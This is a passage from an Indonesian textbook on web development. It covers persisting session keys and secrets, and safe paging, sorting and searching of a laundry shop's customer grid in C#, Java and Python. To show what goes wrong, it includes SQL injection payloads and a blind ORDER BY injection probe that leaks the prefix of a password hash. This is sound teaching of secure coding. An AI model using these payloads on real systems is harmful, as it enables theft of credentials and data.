***Key ring*-nya.** ASP.NET Core mengenkripsi *cookie login*, token *anti-forgery*, dan TempData dengan kunci dari sistem *Data Protection*-nya [15], yang secara bawaan disimpan di profil pengguna. Di laptop, kunci itu selamat melewati *restart*; di *host* kontainer, ia terhapus setiap kali penerapan, dan dua *server* mempunyai dua *key ring*. Kunci baru membuat setiap *cookie* lama tidak terbaca. Karena itu `Program.cs` menyimpan *ring* itu di `Laundry:KeysDir` bila pengaturan itu diisi. `tests/run_all.sh` membuat seorang kasir *login*, menjalankan ulang *server* dengan folder kunci yang sama, lalu dengan folder kosong, dan meminta *grid* dengan *cookie* lamanya:

```
login -> 302 /customers
restart, same key folder:
GET /customers with yesterday's cookie -> 200 (the grid)
restart, keys lost (a new, empty key folder):
GET /customers with yesterday's cookie -> 302 /login
key-af2c90db-2a51-4a73-b748-7180b9008de5.xml
```

Folder itu berisi satu berkas XML per kunci, dan merupakan rahasia (siapa pun yang memilikinya dapat memalsukan *login* siapa saja), jadi ia tetap di *server* (karena itulah `keys/` ada di **Kode 16.25**).

Penyelesaian Java dan Python. `deploy/deploy_demo.sh` mengemas situs Java sebagai sebuah *jar* dan menjalankan situs Python di bawah *waitress*, *server* WSGI untuk produksi, lalu menjalankan ulang masing-masing:

```
== Java: one jar, run with the driver beside it
45722 laundry-counter.jar
login -> 302 /customers
after a restart (sessions lived in the server's memory):
GET /customers with yesterday's cookie -> 302 /login
== Python: waitress, a production WSGI server, with and without a fixed LAUNDRY_SECRET
login -> 302 /customers
after a restart, same LAUNDRY_SECRET:
GET /customers with yesterday's cookie -> 200 (the grid)
after a restart, LAUNDRY_SECRET not set (a new random key):
GET /customers with yesterday's cookie -> 302 /login
```

Sesi Java tinggal di memori, sehingga *restart* membuat semua orang ter-*logout* (penerapan sungguhan menyimpannya di basis data). Flask menandatangani dengan `LAUNDRY_SECRET`: isilah, dan *login* selamat; lupakan, dan setiap kali dijalankan, atau setiap *worker* bila ada beberapa, mengarang kuncinya sendiri.

Penyelesaian keliru yang menggoda. Terapkan laptop apa adanya. Demonya lancar, dan seminggu kemudian pengguna mengeluh "terlempar keluar" beberapa kali sehari; tidak ada yang salah di kodenya, kuncinya saja yang tidak dipertahankan. Separuh kesalahan yang berlawanan adalah meng-*commit* folder kunci, `.env`, atau `appsettings.Production.json` "supaya *server* punya semuanya": rahasia yang sekali saja didorong ke repositori publik sudah diketahui dunia, dan *commit* berikutnya tidak menghapusnya dari riwayat. Gantilah rahasia itu.

> **UJI DIRI.** Laundry Counter di-*hosting* pada paket yang mempertahankan `/home/site` di antara *restart* dan menghapus semua yang lain. Dua pengaturan mana yang harus menunjuk ke dalam `/home/site`, dan apa yang terjadi bila hanya salah satunya?
>
> *Jawaban.* `Laundry__DataDir` (berkas CSV dan `laundry-counter.xml`) dan `Laundry__KeysDir` (*key ring*). Bila hanya folder data yang dipertahankan, toko tetap menyimpan notanya tetapi setiap pengguna ter-*logout* pada setiap *restart*, dan formulir yang sedang terbuka selama *restart* ditolak dengan 400 karena token *anti-forgery*-nya tidak dapat dibaca lagi. Bila hanya folder kunci yang dipertahankan, *login* selamat tetapi toko kehilangan setiap pelanggan dan nota yang ditulis sejak penerapan, yang lebih buruk di antara keduanya.

16.5 Soal Baru yang Dikerjakan: *Grid* Data

Bab 13 menaruh `GridView` di sebuah halaman dan membiarkannya membagi halaman, mengurutkan, menyunting, dan menghapus hanya dengan beberapa atribut. Kemudahan itu menyembunyikan dua pertanyaan yang harus dijawab dengan benar oleh setiap *grid*, dalam teknologi apa pun: bagaimana pilihan halaman dan urutan dari pengunjung sampai ke kueri tanpa membiarkan pengunjung menulis kuerinya, dan angka mana yang pantas berada di *footer*. Soal 16.7 dan 16.8 menjawabnya.

16.5.1 Soal 16.7 — Membagi halaman dan mengurutkan *grid* dengan aman

> **SOAL.** The customer grid of the Laundry Counter shows ten customers per page and can be searched by name, phone or id and sorted by id, name, phone or credit, in either direction. The page number, the search text and the sort order arrive in the address. Write the grid so that every combination of values, including values nobody expected, gives a sensible page and never an error or a leak.
>
> *Dengan kata lain: grid* pelanggan menampilkan sepuluh pelanggan per halaman, dapat dicari menurut nama, telepon, atau id, dan dapat diurutkan menurut id, nama, telepon, atau deposit, naik maupun turun; nomor halaman, teks pencarian, dan urutannya datang lewat alamat. Tulislah *grid* itu sehingga setiap kombinasi nilai, termasuk yang tidak diduga siapa pun, menghasilkan halaman yang masuk akal, tidak pernah galat dan tidak pernah kebocoran.

Dengan bahasa kita sendiri. Tiga masukan, tiga bahaya. Nomor halaman dapat terlalu kecil, terlalu besar, atau bukan bilangan. Teks pencarian dapat berisi karakter yang bermakna bagi bahasa kueri, seperti tanda petik tunggal. Kolom urutan sama sekali tidak dapat menjadi *nilai* dalam kueri (ia bagian dari struktur kueri), sehingga obat yang biasa, parameter, tidak berlaku baginya.

Rancangan, aritmetikanya. Misalkan n banyaknya baris yang cocok dengan pencarian dan s ukuran halaman. Banyaknya halaman adalah bilangan bulat terkecil yang dapat menampung n baris, dengan sedikitnya satu halaman meskipun tidak ada yang cocok (*grid* yang kosong tetap mempunyai satu halaman, yang berbunyi "0 customers"):

$$P = \max\left(1, \lceil\frac{n}{s}\rceil\right) = \max\left(1, \lfloor\frac{n+s-1}{s}\rfloor\right) \tag{16.6}$$

Bentuk kedua adalah yang dipakai program, karena dalam pembagian bilangan bulat $\lfloor(n+s-1)/s\rfloor$ sama dengan $\lceil n/s\rceil$ tanpa bilangan pecahan sama sekali. Periksalah pada tepi-tepinya dengan $s = 10$: $n = 10$ memberi $\lfloor 19/10\rfloor = 1$ halaman, $n = 11$ memberi $\lfloor 20/10\rfloor = 2$, $n = 256$ memberi $\lfloor 265/10\rfloor = 26$. Halaman yang diminta, p, lalu *dijepit* ke dalam rentang $1..P$,

$$p' = \min(\max(p, 1), P) \tag{16.7}$$

sehingga halaman 0 menjadi halaman 1 dan halaman 99 menjadi halaman terakhir, dan baris yang ditampilkan adalah baris sesudah melewati

$$\text{offset} = (p' - 1)\, s \tag{16.8}$$

baris: halaman 1 melewati 0 baris, halaman 26 melewati 250 dan menampilkan enam yang terakhir.

Rancangan, kolom urutan. Alamat dapat berbunyi `sort=name`, tetapi dapat juga `sort=name; DROP TABLE Customer` atau sesuatu yang lebih licin. Aturannya sama dengan yang diberikan Latihan 8.7: jangan pernah memasukkan teks pengunjung ke dalam kueri; bandingkan dengan daftar pendek nama yang diizinkan, lalu pakai *salinan milik Anda sendiri* dari nama yang cocok. Daftar Laundry Counter adalah kamus `SortColumns` dengan empat entri; apa pun selainnya berarti "name".

Cara Web Forms, sebagai pembanding. Kode 16.27 adalah *grid* itu sebagaimana akan ditulis di Bab 13: `GridView` dengan `AllowPaging` dan `AllowSorting`, diikat ke `SqlDataSource` yang menjalankan kueri berparameter. Dengan `DataSourceMode="DataSet"`, sumber data memuat setiap baris yang cocok ke dalam `DataSet`, lalu *grid* membagi halaman dan mengurutkan `DataSet` itu di memori, dengan kolom urutan yang hanya diambil dari nilai `SortExpression` yang tertulis di *markup*, tidak pernah dari pengunjung. Kode ini *tidak* dijalankan untuk buku ini, karena Web Forms memerlukan Windows dan .NET Framework 4.8.

Kode 16.27 `Customers.aspx`: *grid* pelanggan dalam Web Forms, dibagi halaman dan diurutkan oleh `GridView` sendiri (tidak dijalankan di sini).

```
<%@ Page Language="C#" %>
<%-- Customers.aspx - the customer grid of Problem 16.7 as ASP.NET Web Forms would write
it.
     NOT RUN for this book: Web Forms needs Windows and the .NET Framework 4.8 (IIS or IIS
Express). --%>
<!DOCTYPE html>
<html>
<head runat="server">><title>Customers</title></head>
<body>
<form id="form1" runat="server">
    <asp:TextBox ID="Search" runat="server" />
    <asp:Button ID="Go" runat="server" Text="Search" />
    <asp:GridView ID="Grid" runat="server" DataSourceID="CustomerSource" DataKeyNames="id"
                  AutoGenerateColumns="false" AllowPaging="true" PageSize="10"
AllowSorting="true">
        <Columns>
            <asp:BoundField DataField="id" HeaderText="Id" SortExpression="id"
ReadOnly="true" />
            <asp:BoundField DataField="name" HeaderText="Name" SortExpression="name" />
            <asp:BoundField DataField="phone" HeaderText="Phone" SortExpression="phone" />
            <asp:BoundField DataField="credit" HeaderText="Credit" SortExpression="credit"
DataFormatString="{0:N0}" />
            <asp:CommandField ShowDeleteButton="true" />
        </Columns>
    </asp:GridView>
    <asp:SqlDataSource ID="CustomerSource" runat="server" DataSourceMode="DataSet"
        ConnectionString="<%$ ConnectionStrings:Laundry %>"
ProviderName="MySql.Data.MySqlClient"
        SelectCommand="SELECT id, name, phone, credit FROM Customer WHERE name LIKE
CONCAT('%', @q, '%')"
        DeleteCommand="DELETE FROM Customer WHERE id = @id">
        <SelectParameters>
            <asp:ControlParameter Name="q" ControlID="Search" PropertyName="Text"
                                  DefaultValue="" ConvertEmptyStringToNull="false" />
        </SelectParameters>
        <DeleteParameters>
            <asp:Parameter Name="id" Type="String" />
        </DeleteParameters>
    </asp:SqlDataSource>
</form>
</body>
</html>
```

Penyelesaian ASP.NET Core. Tanpa `GridView`, halaman mengerjakan tiga hal yang sama secara eksplisit, dan itu keuntungan: tidak ada yang tersembunyi. **Kode 16.28** adalah *page model*-nya. Keempat nilai kueri diikat dengan `SupportsGet = true`; nomor halaman dinamai `p` di alamat, bukan `page`, karena Razor Pages sudah memakai nilai rute `page` untuk keperluannya sendiri dan akan mengikatkan nama halaman ke dalamnya.

Kode 16.28 `Customers/Index.cshtml.cs`: *state grid*, diambil dari *query string*, diperiksa, dan dituliskan kembali ke setiap tautan.

```
// Customers/Index.cshtml.cs - the customer grid: search, sort and paging (features F1,
Problem 16.7).
// The grid's whole state travels in the query string, so every view has its own address.
using LaundryCounter.Data;
using Microsoft.AspNetCore.Mvc;
using Microsoft.AspNetCore.Mvc.RazorPages;
using Microsoft.AspNetCore.WebUtilities;

namespace LaundryCounter.Pages.Customers;

public class IndexModel(ILaundryStore store) : PageModel
{
    public const int PageSize = 10;

    [BindProperty(SupportsGet = true)] public string? Q { get; set; }
    [BindProperty(SupportsGet = true)] public string Sort { get; set; } = "name";
    [BindProperty(SupportsGet = true)] public string Dir { get; set; } = "asc";
    [BindProperty(SupportsGet = true, Name = "p")] public int PageNo { get; set; } = 1;
// not "page": Razor Pages uses that name

    public GridPage<CustomerRow> Grid { get; private set; } = null!;

    public void OnGet()
    {
        if (!new[] { "id", "name", "phone", "credit" }.Contains(Sort)) Sort = "name";   //
unknown: the default
        if (Dir != "desc") Dir = "asc";
        Grid = store.Customers(Q, Sort, Dir == "desc", PageNo, PageSize);
    }

    // The address of a header link (sort given: toggle or start ascending, back to page 1)
    // or of a pager link (page given: same sort, another page).
    public string Link(string? sort = null, int? page = null)
    {
        string dir = sort == null ? Dir : sort == Sort && Dir == "asc" ? "desc" : "asc";
        var query = new Dictionary<string, string?>
        {
            ["q"] = string.IsNullOrWhiteSpace(Q) ? null : Q,
            ["sort"] = sort ?? Sort,
            ["dir"] = dir,
            ["p"] = (page ?? 1).ToString(),
        };
        return QueryHelpers.AddQueryString("/customers", query.Where(kv => kv.Value !=
null));
    }

    // Tells screen readers (and the style sheet, which draws the arrow) how the grid is
sorted.
    public string? AriaSort(string key) => key != Sort ? null : Dir == "asc" ? "ascending"
: "descending";
}
```

`OnGet` mengganti urutan atau arah yang tidak dikenal dengan nilai bawaan. `Link` membangun alamat setiap judul kolom dan tombol halaman dengan `QueryHelpers.AddQueryString`, yang meng-*escape* setiap nilai; judul kolom membalik arah untuk kolom yang sedang aktif dan kembali ke halaman 1. Seluruh *state* ada di alamat, sehingga setiap tampilan dapat ditandai (*bookmark*), dimuat ulang, dan dibuka di dua tab sekaligus, hal yang tidak pernah dapat dilakukan *view state*. Di lapisan data (`Customers` dalam **Kode 16.12**) sebuah `DataView` mengurutkan menurut `"{col} ASC, id ASC"` dengan `col` dari `SortColumns`, pencarian dibandingkan di C# dan tidak pernah diurai, dan Persamaan (16.6), Persamaan (16.7), serta Persamaan (16.8) adalah tiga baris sesudahnya. *Markup*-nya, **Kode 16.29**, adalah sebuah perulangan.

Kode 16.29 `Customers/Index.cshtml`: formulir pencarian, tabel dengan judul kolom yang dapat diurutkan, dan penomor halaman.

```
@page "/customers"
@model LaundryCounter.Pages.Customers.IndexModel
@{
    ViewData["Title"] = "Customers";
    var columns = new[] { ("id", "Id"), ("name", "Name"), ("phone", "Phone"), ("credit",
"Credit") };
}
<form method="get" class="toolbar">
    <input name="q" value="@Model.Q" placeholder="Name, phone or id" aria-label="Search
customers">
    <input type="hidden" name="sort" value="@Model.Sort">
    <input type="hidden" name="dir" value="@Model.Dir">
    <button>Search</button>
    <a class="button secondary" href="/customers/new">Add a customer</a>
</form>
<p class="muted">@Model.Grid.Total customers, page @Model.Grid.PageNo of
@Model.Grid.PageCount.</p>
<div class="scroll">
<table class="grid">
    <thead>
    <tr>
        @foreach (var (key, label) in columns)
        {
            <th class="@(key == "credit" ? "num" : null)" aria-
sort="@Model.AriaSort(key)"><a href="@Model.Link(sort: key)">@label</a></th>
        }
        <th class="num">Bills</th>
        <th></th>
    </tr>
    </thead>
    <tbody>
    @foreach (CustomerRow c in Model.Grid.Rows)
    {
        <tr>
            <td>@c.Id</td><td>@c.Name</td><td>@c.Phone</td>
            <td class="num">@Fmt.Rupiah(c.Credit)</td><td class="num">@c.Bills</td>
            <td class="actions">
                <a href="/customers/@c.Id/edit">Edit</a>
                <a href="/bills/new?customer=@c.Id">New bill</a>
                @if (c.Bills == 0)
                {
                    <form method="post" asp-page="/Customers/Delete" asp-route-id="@c.Id"
class="inline">
                        <button class="link danger">Delete</button>
                    </form>
                }
            </td>
        </tr>
    }
    </tbody>
</table>
```

Kode 16.29 (Lanjutan) *Customers/Index.cshtml: formulir pencarian, tabel dengan judul kolom yang dapat diurutkan, dan penomor halaman.*

```
</div>
<nav class="pager" aria-label="Pages">
    @if (Model.Grid.PageNo > 1)
    {
        <a href="@Model.Link(page: 1)">First</a>
        <a href="@Model.Link(page: Model.Grid.PageNo - 1)">Previous</a>
    }
    <span>Page @Model.Grid.PageNo of @Model.Grid.PageCount</span>
    @if (Model.Grid.PageNo < Model.Grid.PageCount)
    {
        <a href="@Model.Link(page: Model.Grid.PageNo + 1)">Next</a>
        <a href="@Model.Link(page: Model.Grid.PageCount)">Last</a>
    }
</nav>
```

Untuk melihat aturan-aturan itu bekerja di luar peramban, **Kode 16.30** meminta empat *grid* dari lapisan data Laundry Counter sendiri, lalu mencoba cara yang menggoda pada `DataView` polos.

Kode 16.30 `P167Grid.cs`: *grid* melalui lapisan data, dan teks pengunjung di dalam `RowFilter` dan `Sort`.

```
// P167Grid.cs - Problem 16.7: paging and sorting a grid safely, and what goes wrong
otherwise.
using System.Data;
using LaundryCounter.Data;

namespace Problems;

public static class P167Grid
{
    public static void Run(string dataDir)
    {
        var store = new DataSetStore(dataDir);       // the Laundry Counter's own data
layer
        Console.WriteLine("The page arithmetic, ten rows per page:");
        foreach (int n in new[] { 0, 1, 10, 11, 256 })
            Console.WriteLine($"  {n,3} rows -> {Math.Max(1, (n + 9) / 10),2} page(s)");

        Console.WriteLine("The grid, through the data layer:");
        Show(store.Customers(null, "name", false, 1, 10), "name, page 1");
        Show(store.Customers(null, "credit", true, 1, 3), "credit descending, page 1 of
size 3");
        Show(store.Customers("Ma'ruf", "name", false, 1, 10), "search Ma'ruf");
        Show(store.Customers(null, "name; DROP", false, 99, 10), "sort 'name; DROP', page
99");

        Console.WriteLine("The tempting way: the visitor's text inside a filter or a sort
expression:");
        DataTable customers = LaundryData.LoadCsv(Path.Combine(dataDir,
"csv")).Tables["Customer"]!;
        foreach (string q in new[] { "Wijaya", "Ma'ruf", "zzz' OR name <> '" })
            Tempting(() => new DataView(customers) { RowFilter = $"name LIKE '%{q}%'"
}.Count, $"RowFilter with q = {q}");
        Tempting(() => new DataView(customers) { Sort = "name; DROP" }.Count, "Sort = name;
DROP");
    }

    private static void Show(GridPage<CustomerRow> g, string what)
    {
        Console.WriteLine($"  {what}: {g.Total} customers, page {g.PageNo} of
{g.PageCount}");
        foreach (CustomerRow c in g.Rows.Take(3))
            Console.WriteLine($"      {c.Id}  {c.Name,-26} {c.Phone}
{Fmt.Rupiah(c.Credit)}");
    }

    private static void Tempting(Func<int> count, string what)
    {
        try
        {
            Console.WriteLine($"  {what,-40} -> {count()} rows");
        }
        catch (Exception e)
        {
            Console.WriteLine($"  {what,-40} -> {e.GetType().Name}: {e.Message}");
        }
    }
```

Kode 16.30 (Lanjutan) *P167Grid.cs: grid melalui lapisan data, dan teks pengunjung di dalam RowFilter dan Sort.*

```
}
```

```
The page arithmetic, ten rows per page:
    0 rows ->  1 page(s)
    1 rows ->  1 page(s)
   10 rows ->  1 page(s)
   11 rows ->  2 page(s)
  256 rows -> 26 page(s)
The grid, through the data layer:
  name, page 1: 256 customers, page 1 of 26
      C0117  Adi Eko Alatas             0811-0000-1612  Rp 0
      C0201  Adi Saputra                0811-0000-1509  Rp 0
      C0031  Agus Fauzi                 0856-0000-8730  Rp 0
  credit descending, page 1 of size 3: 256 customers, page 1 of 86
      C0029  Rafi Gilang Santoso        0858-0000-1889  Rp 385.000
      C0234  Felicia Yuliana Hakim      0899-0000-9156  Rp 337.000
      C0149  Putri Indah Zulkarnain     0853-0000-7638  Rp 308.000
  search Ma'ruf: 6 customers, page 1 of 1
      C0224  Gilang Ma'ruf Tanjung      0857-0000-4660  Rp 0
      C0106  Ma'ruf Gunawan             0853-0000-0532  Rp 0
      C0019  Ma'ruf Purnomo             0898-0000-6184  Rp 0
  sort 'name; DROP', page 99: 256 customers, page 26 of 26
      C0221  Yusuf Permana              0881-0000-7947  Rp 0
      C0076  Yusuf Rafi Sugiarto        0896-0000-3034  Rp 0
      C0091  Zahra Halim                0815-0000-5243  Rp 0
The tempting way: the visitor's text inside a filter or a sort expression:
  RowFilter with q = Wijaya                -> 8 rows
  RowFilter with q = Ma'ruf                -> SyntaxErrorException: Syntax error: Missing
operand after 'ruf' operator.
  RowFilter with q = zzz' OR name <> '     -> 256 rows
  Sort = name; DROP                        -> IndexOutOfRangeException: Cannot find column
name; DROP.
```

Lima baris aritmetika adalah Persamaan (16.6) pada kasus-kasus tepinya. Keempat *grid* memperlihatkan aturan yang bertahan: urutan bawaan dimulai dengan `Adi Eko Alatas`; deposit terbesar, `Rp 385.000`, milik `C0029`; pencarian `Ma'ruf`, lengkap dengan tanda petiknya, menemukan enam pelanggannya; dan urutan `name; DROP` diam-diam menjadi `name`, sementara halaman 99 menjadi halaman 26.

Penyelesaian Java dan Python. **Kode 16.31** dan **Kode 16.32** melakukan hal yang sama lewat SQL, dengan *placeholder* untuk keempat nilai pencarian serta untuk `LIMIT` dan `OFFSET`, dan kolom urutan diambil dari daftar yang diizinkan. Empat *grid* pertamanya persis sama dengan keluaran C#, baris demi baris, yang sekaligus memperlihatkan bahwa urutan `DataView` dan `ORDER BY` SQLite sepakat untuk nama-nama ini.

Kode 16.31 `P167Grid.java`: *grid* lewat JDBC, dan teks pengunjung di dalam SQL.

```
// P167Grid.java - Problem 16.7: paging and sorting a grid safely over JDBC, and what goes
wrong otherwise.
// Compile: javac -d out P167Grid.java
// Run:     java -cp "out:../vendor/sqlite-jdbc-3.53.2.0.jar" P167Grid   (Windows: ;
instead of :)
import java.sql.*;
import java.text.NumberFormat;
import java.util.Locale;
import java.util.Map;

public class P167Grid {
    static final Map<String, String> SORTS = Map.of("id", "id", "name", "name", "phone",
"phone", "credit", "credit");
    static Connection c;

    public static void main(String[] args) throws SQLException {
        c = DriverManager.getConnection("jdbc:sqlite:../data/laundry.db");
        System.out.println("The page arithmetic, ten rows per page:");
        for (int n : new int[]{0, 1, 10, 11, 256}) System.out.printf("  %3d rows -> %2d
page(s)%n", n, Math.max(1, (n + 9) / 10));
        System.out.println("The grid, through placeholders and a list of allowed
columns:");
        grid(null, "name", false, 1, 10, "name, page 1");
        grid(null, "credit", true, 1, 3, "credit descending, page 1 of size 3");
        grid("Ma'ruf", "name", false, 1, 10, "search Ma'ruf");
        grid(null, "name; DROP", false, 99, 10, "sort 'name; DROP', page 99");

        System.out.println("The tempting way: the visitor's text inside the SQL:");
        for (String q : new String[]{"Wijaya", "Ma'ruf", "zzz' OR name <> '"}) {
            String what = String.format("%-40s", "WHERE with q = " + q);
            try (ResultSet rs = c.createStatement().executeQuery("SELECT id FROM Customer
WHERE name LIKE '%" + q + "%'")) {
                int n = 0;
                while (rs.next()) n++;
                System.out.println("  " + what + " -> " + n + " rows");
            } catch (SQLException e) {
                System.out.println("  " + what + " -> " + e.getClass().getSimpleName() + ":
" + e.getMessage());
            }
        }
        String probe = "(CASE WHEN substr((SELECT password_hash FROM Employee WHERE id =
'E0001'), 1, 6) = '%s' THEN name ELSE phone END)";
        for (String guess : new String[]{"pbkdf2", "bcrypt"}) {
            try (ResultSet rs = c.createStatement().executeQuery(
                    "SELECT id FROM Customer ORDER BY " + String.format(probe, guess) + "
LIMIT 1")) {
                rs.next();
                System.out.println("  ORDER BY a question about the owner's hash ('" +
guess + "'?) -> first row " + rs.getString(1));
            }
        }
    }
```

Kode 16.31 (Lanjutan) *P167Grid.java: grid lewat JDBC, dan teks pengunjung di dalam SQL.*

```
    /** One page of the grid: the same rules as the Laundry Counter. */
    static void grid(String search, String sort, boolean desc, int page, int size, String
what) throws SQLException {
        String col = SORTS.getOrDefault(sort, "name");   // only names we wrote ourselves
        String s = search == null ? "" : search.trim();
        String where = "WHERE ? = '' OR name LIKE ? OR phone LIKE ? OR upper(id) =
upper(?)";
        int total;
        try (PreparedStatement st = c.prepareStatement("SELECT COUNT(*) FROM Customer " +
where)) {
            bind(st, s);
            try (ResultSet rs = st.executeQuery()) { rs.next(); total = rs.getInt(1); }
        }
        int pages = Math.max(1, (total + size - 1) / size), p = Math.min(Math.max(page, 1),
pages);
        System.out.printf("  %s: %d customers, page %d of %d%n", what, total, p, pages);
        try (PreparedStatement st = c.prepareStatement("SELECT id, name, phone, credit FROM
Customer " + where
                + " ORDER BY " + col + (desc ? " DESC" : " ASC") + ", id LIMIT ? OFFSET
?")) {
            bind(st, s);
            st.setInt(5, size);
            st.setInt(6, (p - 1) * size);
            try (ResultSet rs = st.executeQuery()) {
                for (int i = 0; i < 3 && rs.next(); i++) {
                    System.out.printf("      %s  %-26s %s  Rp %s%n", rs.getString(1),
rs.getString(2), rs.getString(3),

NumberFormat.getIntegerInstance(Locale.US).format(rs.getLong(4)).replace(',', '.'));
                }
            }
        }
    }

    static void bind(PreparedStatement st, String s) throws SQLException {
        st.setString(1, s);
        st.setString(2, "%" + s + "%");
        st.setString(3, "%" + s + "%");
        st.setString(4, s);
    }
}
```

Kode 16.32 `p167_grid.py`: hal yang sama dalam Python.

```
# p167_grid.py - Problem 16.7: paging and sorting a grid safely, and what goes wrong
otherwise.
import os
import sqlite3

HERE = os.path.dirname(os.path.abspath(__file__))
conn = sqlite3.connect(os.path.join(HERE, "..", "data", "laundry.db"))
SORTS = {"id": "id", "name": "name", "phone": "phone", "credit": "credit"}


def rupiah(n):
    return "Rp " + f"{int(n):,}".replace(",", ".")


def grid(search, sort, desc, page, size):
    """One page of the grid: the same rules as the Laundry Counter."""
    col = SORTS.get(sort, "name")                      # only names we wrote ourselves
    where = "WHERE ? = '' OR name LIKE ? OR phone LIKE ? OR upper(id) = upper(?)"
    s = (search or "").strip()
    args = (s, f"%{s}%", f"%{s}%", s)
    total = conn.execute(f"SELECT COUNT(*) FROM Customer {where}", args).fetchone()[0]
    pages = max(1, (total + size - 1) // size)
    p = min(max(page, 1), pages)
    rows = conn.execute(f"""SELECT id, name, phone, credit FROM Customer {where}
                            ORDER BY {col} {'DESC' if desc else 'ASC'}, id LIMIT ? OFFSET
?""",
                        args + (size, (p - 1) * size)).fetchall()
    return rows, p, pages, total


def show(result, what):
    rows, p, pages, total = result
    print(f"  {what}: {total} customers, page {p} of {pages}")
    for r in rows[:3]:
        print(f"      {r[0]}  {r[1]:<26} {r[2]}  {rupiah(r[3])}")


def tempting(sql, what):
    try:
        print(f"  {what:<40} -> {len(conn.execute(sql).fetchall())} rows")
    except sqlite3.Error as e:
        print(f"  {what:<40} -> {type(e).__name__}: {e}")
```

Kode 16.32 (Lanjutan) *p167_grid.py: hal yang sama dalam Python.*

```
print("The page arithmetic, ten rows per page:")
for n in (0, 1, 10, 11, 256):
    print(f"  {n:3} rows -> {max(1, (n + 9) // 10):2} page(s)")
print("The grid, through placeholders and a list of allowed columns:")
show(grid(None, "name", False, 1, 10), "name, page 1")
show(grid(None, "credit", True, 1, 3), "credit descending, page 1 of size 3")
show(grid("Ma'ruf", "name", False, 1, 10), "search Ma'ruf")
show(grid(None, "name; DROP", False, 99, 10), "sort 'name; DROP', page 99")

print("The tempting way: the visitor's text inside the SQL:")
for q in ("Wijaya", "Ma'ruf", "zzz' OR name <> '"):
    tempting(f"SELECT id FROM Customer WHERE name LIKE '%{q}%'", f"WHERE with q = {q}")
probe = "(CASE WHEN substr((SELECT password_hash FROM Employee WHERE id = 'E0001'), 1, 6) =
'{}' THEN name ELSE phone END)"
for guess in ("pbkdf2", "bcrypt"):
    first = conn.execute(f"SELECT id FROM Customer ORDER BY {probe.format(guess)} LIMIT
1").fetchone()[0]
    print(f"  ORDER BY a question about the owner's hash ('{guess}'?) -> first row
{first}")
```

Program Python mencetak (program Java mencetak baris-baris yang sama, kecuali pesan galat SQLite yang dibungkus dengan kata-kata *driver* JDBC):

```
The page arithmetic, ten rows per page:
    0 rows ->  1 page(s)
    1 rows ->  1 page(s)
   10 rows ->  1 page(s)
   11 rows ->  2 page(s)
  256 rows -> 26 page(s)
The grid, through placeholders and a list of allowed columns:
  name, page 1: 256 customers, page 1 of 26
      C0117  Adi Eko Alatas             0811-0000-1612  Rp 0
      C0201  Adi Saputra                0811-0000-1509  Rp 0
      C0031  Agus Fauzi                 0856-0000-8730  Rp 0
  credit descending, page 1 of size 3: 256 customers, page 1 of 86
      C0029  Rafi Gilang Santoso        0858-0000-1889  Rp 385.000
      C0234  Felicia Yuliana Hakim      0899-0000-9156  Rp 337.000
      C0149  Putri Indah Zulkarnain     0853-0000-7638  Rp 308.000
  search Ma'ruf: 6 customers, page 1 of 1
      C0224  Gilang Ma'ruf Tanjung      0857-0000-4660  Rp 0
      C0106  Ma'ruf Gunawan             0853-0000-0532  Rp 0
      C0019  Ma'ruf Purnomo             0898-0000-6184  Rp 0
  sort 'name; DROP', page 99: 256 customers, page 26 of 26
      C0221  Yusuf Permana              0881-0000-7947  Rp 0
      C0076  Yusuf Rafi Sugiarto        0896-0000-3034  Rp 0
      C0091  Zahra Halim                0815-0000-5243  Rp 0
The tempting way: the visitor's text inside the SQL:
  WHERE with q = Wijaya                     -> 8 rows
  WHERE with q = Ma'ruf                     -> OperationalError: near "ruf": syntax error
  WHERE with q = zzz' OR name <> '          -> 256 rows
  ORDER BY a question about the owner's hash ('pbkdf2'?) -> first row C0117
  ORDER BY a question about the owner's hash ('bcrypt'?) -> first row C0226
```

Penyelesaian keliru yang menggoda. Rekatkan teks pengunjung ke dalam ekspresi: `view.RowFilter = $"name LIKE '%{q}%'"`. `Wijaya` menemukan 8 baris; lalu seorang pelanggan sungguhan mencari `Ma'ruf` dan halaman itu runtuh (`Missing operand after 'ruf' operator`), karena tanda petik menutup string terlalu awal; dan `zzz' OR name <> '` mengembalikan seluruh 256 pelanggan. `DataView.Sort` menolak kolom yang tidak dikenal dengan eksepsi, mengubah salah ketik di alamat menjadi halaman galat. Dalam SQL, kesalahan yang sama adalah *SQL injection* (Bab 5 dan Soal 8.6), dan dua baris terakhir keluaran Python memperlihatkan seberapa jauh ia melangkah bahkan hanya lewat `ORDER BY`: penyerang bertanya "apakah *hash* kata sandi pemilik diawali `pbkdf2`?" lalu membaca jawabannya dari urutan baris (baris pertama `C0117`, urutan nama, bila jawabannya ya, dan `C0226`, urutan telepon, bila tidak). Tidak ada galat, tidak ada data yang ditampilkan, dan tetap saja sebuah rahasia bocor satu pertanyaan ya-atau-tidak demi satu pertanyaan; inilah yang disebut *blind injection* [16]. Obatnya adalah rancangan di atas: nilai lewat parameter (atau dibandingkan di dalam kode), nama lewat daftar yang diizinkan.

> **UJI DIRI.** Pencarian `C0258` menemukan satu pelanggan, yang namanya tidak mengandung "C0258". Bagian mana dari syarat pencarian yang menemukannya, dan mengapa `upper(id) = upper(?)` berupa kesamaan dan bukan `LIKE`?
>
> *Jawaban.* Bagian id: `upper(id) = upper('C0258')`. Ia berupa kesamaan karena id adalah kunci, bukan potongan teks untuk dicari isinya: `LIKE '%C02%'` akan mengembalikan 57 pelanggan dari C0200 sampai C0256, yang id-nya sekadar mengandung karakter-karakter itu, dan itu hanya kebisingan; mengetikkan id yang tepat seharusnya menemukan tepat satu pelanggan, dengan huruf besar maupun kecil.

16.5.2 Soal 16.8 — *Grid* dengan *footer*

